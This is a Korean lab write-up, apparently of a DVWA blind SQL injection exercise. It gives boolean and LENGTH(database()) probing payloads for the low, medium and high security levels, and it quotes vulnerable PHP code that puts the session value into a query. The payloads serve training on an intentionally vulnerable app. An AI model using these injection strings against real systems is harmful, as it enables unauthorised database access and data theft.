🔓 [LOW] - 가장 쉬운 단계

🔎 특징:

- 사용자 입력값이 그대로 SQL 쿼리에 삽입됨
- 필터링 없음, PreparedStatement 없음
- 결과 메시지로 참/거짓 판단 가능


참일 경우 User ID exists in the database.
거짓일 경우 User ID is MISSING from the database.

1 : User ID exists in the database.
1 and 1=2 : 변함없음.
1’ and 1=2 : 에러페이지 There was an error.
1’ and 1=2 -- : User ID is MISSING from the database.

SQL 인젝션 성공 → 쿼리 조작으로 참/거짓을 구별할 수 있음

1' AND LENGTH(database())=4 -- (데이터베이스 이름 길이 추측)
1' AND LENGTH(database())=5 -- (데이터베이스 이름 길이 추측)
1' AND LENGTH(database())=6 -- (데이터베이스 이름 길이 추측)


`LENGTH(database())=4`일 때만 참 → 데이터베이스 이름은 **4글자**



🟠 [MEDIUM] - 입력 검증 일부 존재

🔎 특징:


- `mysqli_real_escape_string()` 사용 → 특수문자 필터링
- 숫자만 입력되도록 제한 (형 변환 적용됨)
- 응답 메시지 그대로 → 일부 우회 가능



✅ 실습 방법

1. Burp Suite 또는 브라우저 개발자 도구로 POST 요청 변조
2. `id=1 OR 1=1` 같은 조건 삽입
3. `'` 없이 숫자 기반 우회 필요

1 and 1=1 : User ID exists in the database.
1 and 1=2 : User ID is MISSING from the database.
SQL 인젝션 성공




1 AND LENGTH(database())=5 : User ID is MISSING from the database.
1 AND LENGTH(database())=4 : User ID exists in the database.

🔐 [HIGH] - 세션 기반 쿼리 처리

🔎 특징:

- 입력값을 바로 쿼리에 넣지 않고, 세션 변수에 저장해서 사용
- 페이지 새로고침 또는 URL 변경 시에도 같은 쿼리 값만 계속 사용됨
- 응답 메시지가 고정되어 참/거짓을 직접 구분하기 어려움
- 참인 경우: `User ID exists in the database.`
- 거짓인 경우: `User ID is MISSING from the database.`



// high.php 일부 코드
session_start();
$id = $_SESSION['id']; // 쿼리에는 세션값만 사용
입력창에서 뭘 입력하든, 쿼리는 이렇게 됩니다:
sql
SELECT * FROM users WHERE user_id = '$_SESSION['id']';

1' and 1=2 #
거짓이 나와야 성공
`User ID is MISSING from the database.`

2' and 1=1 #
참이 나와야 성공
User ID exists in the database.

session-input.php 일부 코드

```
if( isset( $_POST[ 'id' ] ) ) {
        $_SESSION[ 'id' ] =  $_POST[ 'id' ];
        ...
}
```

HIGH 보안 레벨에서는 입력값을 세션에 저장한 뒤, SQL 쿼리에서는 오직 세션 값만 사용하게 되어 있습니다.
이 구조는 원래 반복적인 SQL Injection 테스트를 제한하기 위한 목적입니다.
그러나 실습을 위해 `session-input.php` 파일에서 매 요청마다 세션을 덮어쓰는 로직이 추가되어 있어,
id를 바꾸거나 세션값을 지우지 않아도 인젝션이 가능합니다.